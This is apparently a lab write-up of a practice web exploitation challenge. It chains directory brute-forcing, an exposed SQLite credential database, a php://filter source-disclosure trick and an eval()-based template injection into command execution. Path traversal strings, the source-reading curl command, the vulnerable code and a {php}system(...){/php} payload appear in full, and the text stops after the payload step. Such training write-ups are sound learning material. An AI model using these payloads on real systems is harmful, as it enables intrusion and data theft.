


Compete — Lab Writeup

Web Exploitation — Chaining Multiple Vulnerabilities

Hack The Box — Offensive Lab #34408


Date: March 13, 2026 — Difficulty: Basic — Points: 80

Challenge Overview



Objective: Investigate server-side code through information disclosure, bypass authentication mechanisms, and exploit template processing to achieve command execution and retrieve the flag.

- **Target:** Web Server (176.16.17.46)
- **Attack Box:** Kali Linux Ops Box
- **Topics:** Web, Broken Access Control, Code Injection, Information Leakage
- **Attack Chain:** Information Leakage → Auth Bypass → Source Code Disclosure → SSTI/Code Injection → RCE




Tools Used

- **nmap** — Network port scanner and service detection
- **gobuster** — Directory and file brute-forcing tool
- **curl** — Command-line HTTP client (used for LFI exploitation)
- **DB Browser for SQLite** — Database viewer for analyzing `auth.db`
- **base64** — Decoding base64-encoded source code
- **Firefox** — Web browser for interacting with the application

Step 1 — Reconnaissance (Nmap Scan)

We started by scanning the target to discover open ports and services:

```
$ nmap -sV -sC 176.16.17.46
```



```
Session Actions Edit View Help
(itsutsu@kali)-[~]
$ nmap -sV -sC 176.16.17.46
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-13 05:52 UTC
Nmap scan report for 176.16.17.46
Host is up (0.00015s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; p
2.0)
| ssh-hostkey:
|   256 7a:9c:29:d0:54:97:db:ae:98:32:25:7a:4d:f4:33:4c (ECDSA)
|_  256 d9:37:a7:98:a3:86:06:78:c5:ff:16:66:62:b3:06:a5 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
| http-title: Certification Quizzes - Secdojo
|_ Requested resource was /?file=quiz.php
MAC Address: 06:BB:13:D3:E1:7F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at ht
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.71 seconds

(itsutsu@kali)-[~]
$
```

Results:


- Port 22 — SSH (OpenSSH 8.9p1 Ubuntu)
- Port 80 — HTTP (Apache 2.4.52 Ubuntu)
- Page title: “Certification Quizzes - Secdojo”
- **Key finding:** Redirect to `/?file=quiz.php` — the file parameter suggests potential Local File Inclusion (LFI)

Step 2 — Information Leakage (Gobuster + Directory Listing)

2a — LFI Initial Testing

We first tested the `file` parameter for Local File Inclusion:

```
$ curl "http://176.16.17.46/?file=../../../../etc/passwd"
$ curl "http://176.16.17.46/?file=.....//.....//.....//etc/passwd"
```



The screenshot shows a terminal window with the following content:

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.71 seconds

(itsutsu@kali)-[~]
$ curl http://176.16.17.46

(itsutsu@kali)-[~]
$ curl "http://176.16.17.46/?file=../../../../etc/passwd"

(itsutsu@kali)-[~]
$ curl "http://176.16.17.46/?file=.....//.....//.....//etc/passwd"
```

Direct path traversal did not return results — the application likely filters `../` sequences. However, the `file` parameter would prove useful later with PHP filters.

2b — Directory Brute-Forcing with Gobuster

We used gobuster to discover hidden files and directories:

```
$ gobuster dir -u http://176.16.17.46 -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,html
```


```
itsutsu@kali: ~  
Session Actions Edit View Help  
(itsutsu@kali)-[~]  
$ gobuster dir -u http://176.16.17.46 -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,html  
  
Gobuster v3.8  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://176.16.17.46  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8  
[+] Extensions: html,php,txt,bak  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
/.hta (Status: 403) [Size: 277]  
/.hta.txt (Status: 403) [Size: 277]  
/.hta.php (Status: 403) [Size: 277]  
/.hta.bak (Status: 403) [Size: 277]  
/.htaccess.php (Status: 403) [Size: 277]  
/.hta.html (Status: 403) [Size: 277]  
/.htaccess.html (Status: 403) [Size: 277]  
/.htaccess.txt (Status: 403) [Size: 277]  
/.htaccess.bak (Status: 403) [Size: 277]  
/.htaccess (Status: 403) [Size: 277]  
/.htpasswd.php (Status: 403) [Size: 277]  
/.htpasswd (Status: 403) [Size: 277]  
/.htpasswd.txt (Status: 403) [Size: 277]  
/.htpasswd.html (Status: 403) [Size: 277]  
/.htpasswd.bak (Status: 403) [Size: 277]  
/admin.php (Status: 302) [Size: 0] [→ /?file=login.php]  
/admin.php (Status: 302) [Size: 0] [→ /?file=login.php]  
/data (Status: 301) [Size: 311] [→ http://176.16.17.46/data]  
/]  
/index.php (Status: 302) [Size: 0] [→ /?file=quiz.php]  
/index.php (Status: 302) [Size: 0] [→ /?file=quiz.php]
```

Key findings:

- /admin.php (302) — Redirects to /?file=login.php (admin panel exists!)
- /data/ (301) — Directory listing enabled!
- /index.php (302) — Redirects to /?file=quiz.php

2c — Exposed Data Directory


Browsing to /data/ revealed an open directory listing with sensitive files:




Three files were exposed: `auth.db` (8.0K), `quizzes.json` (8.9K), and `results.json`. The `auth.db` file is a SQLite database containing authentication credentials — this is the **information leakage** vulnerability.

Step 3 — Authentication Bypass (Exposed Credentials)

We downloaded and opened `auth.db` in DB Browser for SQLite:




The database contained a single table `admins` with columns: `id`, `username`, and `password`.




Extracted Credentials

- **Username:** admin
- **Password:** 2ab6bbccaaa763002DHzpooksasakwa

We used these credentials on the login page:



Login succeeded, granting access to the **Admin Control Panel**:



Step 4 — Template Injection Attempts (Failed)

The challenge mentioned “exploit template processing,” so we tested for Server-Side Template Injection (SSTI) in the Quiz Title and Question fields using common payloads:

- `{{7*7}}` — Jinja2/Twig syntax
- `${7*7}` — Freemarker/Mako syntax
- `<%= 7*7 %>` — ERB/EJS syntax
- `#{7*7}` — Pug syntax

Web Application Security Essentials	5/5	Manage	Delete
Active Directory Hacking and Hardening	5/5	Manage	Delete
{{7*7}}	0/5	Manage	Delete
\${7*7}	0/5	Manage	Delete
<%= 7*7 %>	0/5	Manage	Delete
#{{7*7}}	0/5	Manage	Delete

None of these payloads were evaluated — they all displayed as plain text. We also tested them inside quiz questions and answers:

-- Select correct answer --

Add Question

Current Questions

Q1: {{7*7}}

[Delete](#)

A. {{7*7}}

B. {{7*7}}

C. {{7*7}}

D. {{7*7}}

Q2: {{7*7}}


[Delete](#)

A. {{7*7}}

B. {{7*7}}

C. {{7*7}}

D. {{7*7}}



Lesson Learned

Standard SSTI payloads failed because the application does **not** use Jinja2, Twig, or other common template engines. We needed to read the source code to identify the actual template engine in use.

Step 5 — Source Code Disclosure (PHP Filter LFI)

Since direct path traversal failed but the `file` parameter existed, we used a **PHP filter wrapper** to read the application source code. This is a classic LFI technique that encodes the PHP file as base64 before inclusion, bypassing PHP execution:

```
$ curl -s "http://176.16.17.46/?file=php://filter/convert.base64-encode/resource=admin.php" | base64 -d > admin_source.php
```

```
curl "http://176.16.17.46/?file=php://filter/convert.base64-encode/resource=admin.php"
```

Why this works: Normally, when PHP includes a `.php` file, it executes the code and returns the output. The `php://filter/convert.base64-encode` wrapper tells PHP to *encode* the file contents as base64 *before* processing. This gives us the raw source code instead of the executed output.

```

Session Actions Edit View Help
(itsutsu@kali)~$
$ curl -s "http://176.16.17.46/?file=php://filter/convert.base64-encode/resource=admin.php" | base64 -d > admin_source.php
cat admin_source.php
<?php
session_start();
ini_set('max_execution_time', 30);

if (!isset($_SESSION['is_admin']) || $_SESSION['is_admin'] !== true) {
    header("Location: /?file=login.php");
    exit;
}

$users_file = 'data/users.json';
$quizzes_file = 'data/quizzes.json';
$results_file = 'data/results.json';

if (!is_dir('data')) {
    mkdir('data', 0777, true);
}

if (!file_exists($users_file)) {
    file_put_contents($users_file, json_encode([]));
}
if (!file_exists($quizzes_file)) {
    file_put_contents($quizzes_file, json_encode([]));
}
if (!file_exists($results_file)) {
    file_put_contents($results_file, json_encode([]));
}

$users = json_decode(file_get_contents($users_file), true);
$quizzes = json_decode(file_get_contents($quizzes_file), true);
$results = json_decode(file_get_contents($results_file), true);

```

5a — Vulnerable Code Identified

Inside `admin.php`, we found a custom Smarty template simulator with a critical vulnerability:

```

class SimpleSmarty {
    public function fetch($template_string) {
        if (strpos($template_string, 'string:') === 0) {
            $template_string = substr($template_string, 7);
        }
        $template = preg_replace_callback(
            '/{php}(.*?){\/php}/s',
            function($matches) {
                ob_start();
                eval($matches[1]); // <-- DANGEROUS: eval() on user input!
                $output = ob_get_clean();
                return $output;
            },
            $template_string
        );
        return $template;
    }
}

// The Description field is passed directly to the template engine:
$description = $_POST['quiz_description'] ?? '';
$compiled_description = $smarty->fetch('string:' . $description);

```

The Vulnerability Explained


The SimpleSmarty class processes the **quiz Description** field through a regex that looks for `{php}...{/php}` tags. Whatever code is between those tags is passed directly to PHP's `eval()` function, which executes it as PHP code on the server. This is **Remote Code Execution (RCE)** through template injection.

Key insight: The vulnerability is ONLY in the **Description** field of new quizzes (not the title, questions, or answers), because only the description is processed through `$smarty->fetch()`.

Why our earlier SSTI attempts failed: The template engine uses **Smarty syntax** (`{php}...{/php}`), not Jinja2 (`{{...}}`) or Twig syntax. Without reading the source code, we were guessing the wrong template engine.

Step 6 — Exploitation (Remote Code Execution)

With the vulnerable code identified, we crafted a payload using Smarty's `{php}` tags to execute system commands. In the admin panel, we created a new quiz:



Create New Quiz

Quiz Title

hack

Description

```
{php}system('cat /home/*/local.txt /root/proof.txt /home/local.txt 2>/dev/null; find / -name "flag*" -o -name "proof*" -o -name "local*" 2>/dev/null');{/php}
```

Passing Score (%)

70

Create Quiz

Payload used in the Description field:

```
